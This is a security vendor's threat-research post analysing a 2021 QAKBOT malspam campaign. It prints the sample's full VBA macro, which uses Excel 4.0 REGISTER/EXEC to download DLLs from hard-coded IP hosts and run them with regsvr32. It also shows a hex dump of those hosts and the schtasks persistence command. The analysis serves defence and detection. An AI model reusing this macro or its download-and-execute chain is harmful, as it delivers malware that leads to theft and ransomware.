QAKBOT Loader Returns With New Techniques and Tools

trendmicro.com/en_us/research/21/k/qakbot-loader-returns-with-new-techniques-and-tools.html

November 13, 2021

QAKBOT is a prevalent information-stealing malware that was first discovered in 2007. In recent years, its detection has become a precursor to many critical and widespread ransomware attacks. It has been identified as a key "malware installation-as-a-service" botnet that enables many of today's campaigns.

Toward the end of September 2021, we noted that QAKBOT operators resumed email spam operations after an almost three-month hiatus. Specifically, we saw that the malware distributor "TR" was sending malicious spam leading victims to SquirrelWaffle (another malware loader) and QAKBOT. In early October, the same "TR" distributor was reportedly conducting brute-force attacks on Internet Message Access Protocol (IMAP) services, and there is also speculation from security researchers that "TR" uses ProxyLogon to acquire credentials for the attacks.

The actors using QAKBOT are leveraging hijacked email threads in their spam runs, a highly effective tactic that was used by groups such as Emotet in the past (hijacking an email thread means reviving an old thread with replies containing malware). Compromising IMAP services and email service providers (ESPs), or hijacking email threads allows attackers to leverage the trust a potential victim has in people they have corresponded with before, and it also allows for the impersonation of a compromised organization. Indeed, intended targets will be much more likely to open emails from a recognized sender.

Unlike the waves of QAKBOT that we observed in the weeks leading up to its June 2021 break, this most recent campaign uses Visual Basic for Applications (VBA) macros alongside Excel 4.0 macros. In the following, we dive into the tools and techniques of this new edition and include a thorough analysis of QAKBOT's history and previous tactics in our technical brief.



Figure 1. QAKBOT spam campaign activity from May 10, 2021 to October 25, 2021



Figure 2. Hijacked email used by QAKBOT

QAKBOT operators are a key enabler for ransomware attacks. Since 2019, infections have led to the eventual deployment of human-operated ransomware families (MegaCortex and PwndLocker in 2019, Egregor, and ProLock in 2020, and Sodinokibi/REvil in 2021).

Its reemergence in September is likely a signal of the initial infection of hosts. In the coming weeks, the operators might try to monetize some of these infections using ransomware. However, it is important to note that although QAKBOT activity is generally an initial investigation of targets by known malicious groups, not all QAKBOT infections will lead to serious ransomware incidents.

How does the newest version of QAKBOT operate with VBA macros?

When a victim opens the malicious file in their spam email, an auto_open macro will try to create a new sheet and set the font color to white. Macros typically execute as soon as the victim opens the document and selects the “Enable Content” button. It reads data embedded in a form control “UserForm1”, which is revealed to be the following:

- Hard-coded QAKBOT payload hosts
- The urlmon library

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	Ascii
00000000	00	02	28	00	28	00	00	00	15	00	00	80	68	74	74	70	..(.(.....http
00000010	3A	2F	2F	31	38	38	2E	31	36	35	2E	36	32	2E	31	30	://188.165.62.10
00000020	2F	01	00	00	00	00	00	00	00	00	00	00	00	02	18	00	/...............
00000030	35	00	00	00	06	00	00	80	A5	00	00	00	CC	02	00	00	5...............
00000040	54	61	68	6F	6D	61	6D	42	00	02	18	00	28	00	00	00	TahomamB....(...
00000050	06	00	00	80	75	52	6C	4D	6F	6E	00	00	00	00	00	00	....uRlMon......
00000060	D4	00	00	00	00	02	18	00	35	00	00	00	06	00	00	80	........5.......
00000070	A5	00	00	00	CC	02	00	00	54	61	68	6F	6D	61	00	00	........Tahoma..
00000080	00	02	28	00	28	00	00	00	16	00	00	80	68	74	74	70	..(.(.....http
00000090	3A	2F	2F	31	38	35	2E	38	32	2E	32	30	32	2E	32	34	://185.82.202.24
000000A0	38	2F	00	00	D4	00	00	00	00	00	00	00	00	02	18	00	8/..............
000000B0	35	00	00	00	06	00	00	80	A5	00	00	00	CC	02	00	00	5...............
000000C0	54	61	68	6F	6D	61	00	00	00	02	28	00	28	00	00	00	Tahoma....(.(...
000000D0	15	00	00	80	68	74	74	70	3A	2F	2F	38	34	2E	32	34	....http://84.24
000000E0	36	2E	38	35	2E	32	34	31	2F	01	00	00	D3	00	00	00	6.85.241/.......
000000F0	00	00	00	00	00	02	18	00	35	00	00	00	06	00	00	80	........5.......
00000100	A5	00	00	00	CC	02	00	00	54	61	68	6F	6D	61	00	00	........Tahoma..

Figure 3. Data embedded in the form

The macro then assigns the values to cells in “Sheet 5” and evaluates and concatenates the command to download the QAKBOT DLL from a remote host. The process chain has also altered slightly with regsvr32.exe using -silent instead of -s parameter. The DLL download URL still uses now() to form the DLL name. The macro then deletes the “Sheet5” when the document is closed.

```
Sub auto_open()
On Error Resume Next
Drezden = "="
Application.ScreenUpdating = False
Gert
Sheets("Sheet5").Visible = False
Sheets("Sheet5").Range("A1:M100").Font.Color = vbWhite

Sheets("Sheet5").Range("H24") = UserForm1.Label1.Caption
Sheets("Sheet5").Range("H25") = UserForm1.Label3.Caption
Sheets("Sheet5").Range("H26") = UserForm1.Label4.Caption

Sheets("Sheet5").Range("K17") = "=NOW()"
Sheets("Sheet5").Range("K18") = ".dat"
Sheets("Sheet5").Range("K18") = ".dat"


Sheets("Sheet5").Range("H35") = "=HALT()"
Sheets("Sheet5").Range("I9") = UserForm1.Label2.Caption
Sheets("Sheet5").Range("I10") = UserForm1.Caption
Sheets("Sheet5").Range("I11") = "J" & "J" & "C" & "C" & "B" & "B"
Sheets("Sheet5").Range("I12") = "Byukilos"
Sheets("Sheet5").Range("G10") = "..\Xertis.dll"
Sheets("Sheet5").Range("G11") = "..\Xertis1.dll"
Sheets("Sheet5").Range("G12") = "..\Xertis2.dll"
Sheets("Sheet5").Range("I17") = "regsvr32 -silent ..\Xertis.dll"
Sheets("Sheet5").Range("I18") = "regsvr32 -silent ..\Xertis1.dll"
Sheets("Sheet5").Range("I19") = "regsvr32 -silent ..\Xertis2.dll"
Sheets("Sheet5").Range("H10") = "=Byukilos(0,H24&K17&K18,G10,0,0)"
Sheets("Sheet5").Range("H11") = "=Byukilos(0,H25&K17&K18,G11,0,0)"
Sheets("Sheet5").Range("H12") = "=Byukilos(0,H26&K17&K18,G12,0,0)"
Sheets("Sheet5").Range("H9") = Drezden & "REGISTER(I9,I10&J10,I11,I12,,1,9)"
Sheets("Sheet5").Range("H17") = Drezden & "EXEC(I17)"
Sheets("Sheet5").Range("H18") = Drezden & "EXEC(I18)"
Sheets("Sheet5").Range("H19") = Drezden & "EXEC(I19)"


Application.Run Sheets("Sheet5").Range("H1")

End Sub

Sub auto_close()
On Error Resume Next
Application.ScreenUpdating = True
   Application.DisplayAlerts = False
   Sheets("Sheet5").Delete
   Application.DisplayAlerts = True
End Sub

Function Gert()
Set Fera = Excel4IntlMacroSheets
Fera.Add.Name = "Sheet5"
End Function
```

Figure 4. Process chain from the new QAKBOT sample

For persistence, QAKBOT uses the same scheduled task as it has in the past:

```
"C:\Windows\system32\schtasks.exe" /Create
/RU "NT AUTHORITY\SYSTEM"
/tn <random>
/tr "regsvr32.exe -s \"C:\Users\<user>\Xertis.dll\"" /SC ONCE /Z /ST
HH:00 /ET HH:MM
```

Figure 5. The scheduled task QAKBOT uses for persistence

Security recommendations

The constant resurgence of new, more sophisticated variants of known malware, as well as the emergence of entirely unknown threats, demands solutions with advanced detection and response capabilities. Users can protect themselves from new QAKBOT samples and other threats that spread through emails by following some of these best practices:

- Avoid downloading attachments or selecting embedded links from emails before verifying the sender and the content.
- Hover the pointer above embedded links to show the link's target.
- Check the identity of the sender. Unfamiliar email addresses, mismatched email and sender names, and spoofed company emails are some of the signs that the sender has malicious intent.
- If the email claims to come from a legitimate company, check if they sent it before taking any action.

Users can also protect systems through managed detection and response (MDR), which utilizes advanced artificial intelligence to correlate and prioritize threats, determining if they are part of a larger attack. It can detect threats before they are executed, thus preventing further compromise.

For more information about the QAKBOT threat, download our technical brief.

Malware

QAKBOT operators resumed email spam operations towards the end of September after an almost three-month hiatus. QAKBOT detection has become a precursor to many critical and widespread ransomware attacks. Our report shares some insight into the new techniques and tools this threat is using.

By: Ian Kenefick, Vladimir Kropotov November 13, 2021 Read time: (words)

Content added to Folio